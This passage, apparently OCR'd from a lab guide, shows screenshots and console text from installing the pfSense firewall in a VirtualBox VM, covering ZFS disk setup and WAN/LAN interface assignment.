
```
pfSense Installer

Welcome
Welcome to pfSense!

    Install                Install pfSense
    Rescue Shell           Launch a shell for rescue operations
    Recover config.xml     Recover config.xml from a previous install

                 <  OK  >          <Cancel>
```

Figure 20 – Begin pfSense installation process




```
pfSense Installer

                         Partitioning
  How would you like to partition your disk?

     Auto (ZFS)   Guided Root-on-ZFS
     Auto (UFS)   Guided UFS Disk Setup
     Manual       Manual Disk Setup (experts)
     Shell        Open a shell and partition by hand

              <  OK  >          <Cancel>

To use ZFS with less than 8GB RAM, see https://wiki.freebsd.org/ZFSTuningGuide
```

Figure 21 – Disk partitioning


pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
pfSense Installer

                    ZFS Configuration
 Configure Options:

     >>> Install               Proceed with Installation
     T Pool Type/Disks:        stripe: 0 disks
     - Rescan Devices          *
     - Disk Info               *
     N Pool Name               pfSense
     4 Force 4K Sectors?       YES
     E Encrypt Disks?          NO
     P Partition Scheme        GPT (BIOS)
     S Swap Size               1g
     M Mirror Swap?            NO
     W Encrypt Swap?           NO

              <Select>           <Cancel>
 ---[Use alnum, arrows, punctuation, TAB or ENTER]-----

Create ZFS boot pool with displayed options
```

Figure 22 – Proceed with installation


pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
pfSense Installer

ZFS Configuration
Select Virtual Device type:

stripe   Stripe - No Redundancy
mirror   Mirror - n-Way Mirroring
raid10   RAID 1+0 - n x 2-Way Mirrors
raidz1   RAID-Z1 - Single Redundant RAID
raidz2   RAID-Z2 - Double Redundant RAID
raidz3   RAID-Z3 - Triple Redundant RAID

<  OK  >      <Cancel>
[Press arrows, TAB or ENTER]

[1+ Disks] Striping provides maximum storage but no redundancy
```

Figure 23 – Redundancy configuration


pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


pfSense Installer

ZFS Configuration

[*] ada0 VBOX HARDDISK

< OK > < Back >


Figure 24 – Select disk to install pfSense



pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
pfSense Installer

ZFS Configuration
Last Chance! Are you sure you want to destroy
the current contents of the following disks:

 ada0

        < YES >         < NO  >
[Press arrows, TAB or ENTER]
```

Figure 25 – Overwrite disk


pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Network interface mismatch -- Running interface assignment option.

Valid interfaces are:

em0     08:00:27:da:32:c0 (down) Intel(R) Legacy PRO/1000 MT 82540EM

Do VLANs need to be set up first?
If VLANs will not be used, or only for optional interfaces, it is typical to
say no here and use the webConfigurator to configure VLANs later, if required.

Should VLANs be set up now [y|n]? em0: link state changed to UP
2024-05-22T15:50:46.847186+00:00 - php-fpm 395 - - /rc.linkup: DHCP Client not r
unning on wan (em0), reconfiguring dhclient.
2024-05-22T15:50:50.029657+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: In
fo: starting on em0.
2024-05-22T15:50:50.029788+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: on
 (IP address: 10.0.2.15) (interface: WAN[wan]) (real interface: em0).


If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 or a): em0
```

Figure 28 – Configure WAN interface



```
em0     08:00:27:da:32:c0 (down) Intel(R) Legacy PRO/1000 MT 82540EM

Do VLANs need to be set up first?
If VLANs will not be used, or only for optional interfaces, it is typical to
say no here and use the webConfigurator to configure VLANs later, if required.

Should VLANs be set up now [y|n]? em0: link state changed to UP
2024-05-22T15:50:46.847186+00:00 - php-fpm 395 - - /rc.linkup: DHCP Client not r
unning on wan (em0), reconfiguring dhclient.
2024-05-22T15:50:50.029657+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: In
fo: starting on em0.
2024-05-22T15:50:50.029788+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: on
 (IP address: 10.0.2.15) (interface: WAN[wan]) (real interface: em0).


If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
( a or nothing if finished):
```

Figure 29 – Configure LAN interface



pfSense-Firewall [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Should VLANs be set up now [y|n]? em0: link state changed to UP
2024-05-22T15:50:46.847186+00:00 - php-fpm 395 - - /rc.linkup: DHCP Client not r
unning on wan (em0), reconfiguring dhclient.
2024-05-22T15:50:50.029657+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: In
fo: starting on em0.
2024-05-22T15:50:50.029788+00:00 - php-fpm 395 - - /rc.newwanip: rc.newwanip: on
 (IP address: 10.0.2.15) (interface: WAN[wan]) (real interface: em0).


If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
( a or nothing if finished):

The interfaces will be assigned as follows:

WAN  -> em0

Do you want to proceed [y|n]? y
```

Figure 30 – Confirm settings

